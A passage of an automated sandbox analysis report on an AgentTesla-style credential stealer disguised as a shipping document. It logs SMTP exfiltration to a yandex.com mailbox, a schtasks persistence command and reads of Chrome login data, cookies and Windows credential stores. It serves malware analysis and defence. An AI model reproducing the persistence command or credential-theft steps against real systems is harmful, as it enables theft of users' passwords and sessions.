Jan 27, 2021 15:40:39.144929886 CET	49745	587	192.168.2.3	162.215.249.91	RCPT TO:<mpdolx@yandex.com>

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 27, 2021 15:40:39.381092072 CET	587	49745	162.215.249.91	192.168.2.3	250 Accepted
Jan 27, 2021 15:40:39.381411076 CET	49745	587	192.168.2.3	162.215.249.91	DATA
Jan 27, 2021 15:40:39.566694975 CET	587	49745	162.215.249.91	192.168.2.3	354 Enter message, ending with "." on a line by itself
Jan 27, 2021 15:40:39.575015068 CET	49745	587	192.168.2.3	162.215.249.91	.
Jan 27, 2021 15:40:39.760638952 CET	587	49745	162.215.249.91	192.168.2.3	250 OK id=1l4lzr-000fvO-Fq

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: BL Draft Copy #747470.exe PID: 6844 Parent PID: 5640

General

Start time:	15:38:45
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\BL Draft Copy #747470.exe'
Imagebase:	0xe0000
File size:	878592 bytes
MD5 hash:	125158A5CEC004BA7EE2910B6A835292
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.226479893.00000000025B4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.226895744.0000000003622000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.226756558.0000000003539000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.226386287.0000000002531000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming\myAHtoyS.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF1DD66	CopyFileW
C:\Users\user\AppData\Roaming\myAHtoyS.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6CF1DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF17038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BL Draft Copy #747470.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E3DC78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	success or wait	1	6CF16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\myAHtoyS.exe	0	262144	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 11 90 0e 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 ca 0a 00 00 9c 02 00 00 00 00 00 7e e8 0a 00 00 20 00 00 00 00 00 00 00 00 00 11 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0d 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......`.......... ....P.............~.... ....@.................	success or wait	4	6CF1DD66	CopyFileW
C:\Users\user\AppData\Roaming\myAHtoyS.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6CF1DD66	CopyFileW
C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	unknown	1641	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.mic roso ft.com/windows/2004/02/m it/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.892 9027</Date>.. <Author>compu ter\user</Author>.. </RegistrationIn	success or wait	1	6CF11B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\BL Draft Copy #747470.exe.log	unknown	1216	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6E3DC907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF11B4F	ReadFile

Analysis Process: schtasks.exe PID: 6936 Parent PID: 6844

General

Start time:	15:38:49
Start date:	27/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\myAHtoyS' /XML 'C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp'
Imagebase:	0x1110000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	unknown	2	success or wait	1	111AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpCBE8.tmp	unknown	1642	success or wait	1	111ABD9	ReadFile

Analysis Process: conhost.exe PID: 6948 Parent PID: 6936

General

Start time:	15:38:49
Start date:	27/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: BL Draft Copy #747470.exe PID: 6984 Parent PID: 6844

General

Start time:	15:38:50
Start date:	27/01/2021
Path:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\BL Draft Copy #747470.exe
Imagebase:	0xc00000
File size:	878592 bytes
MD5 hash:	125158A5CEC004BA7EE2910B6A835292
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.601678251.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.608658254.0000000002FA1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0CCF06	unknown
C:\Users\user\AppData\Roaming\ais0csd3.cv5	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF1BEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default\Cookies	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6CF1DD66	CopyFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default\Cookies	success or wait	1	6CF16A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default\Cookies	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	6CF1DD66	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E0A5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0ACA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E0003DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E0003DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E0A5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\ddf6039a-0e7c-4b21-91c4-00f4fbc02722	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	10960	success or wait	1	6CF11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6CF11B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6CF11B4F	ReadFile
C:\Users\user\AppData\Roaming\ais0csd3.cv5\Chrome\Default\Cookies	unknown	16384	success or wait	2	6CF11B4F	ReadFile

Disassembly

Code Analysis

Code Analysis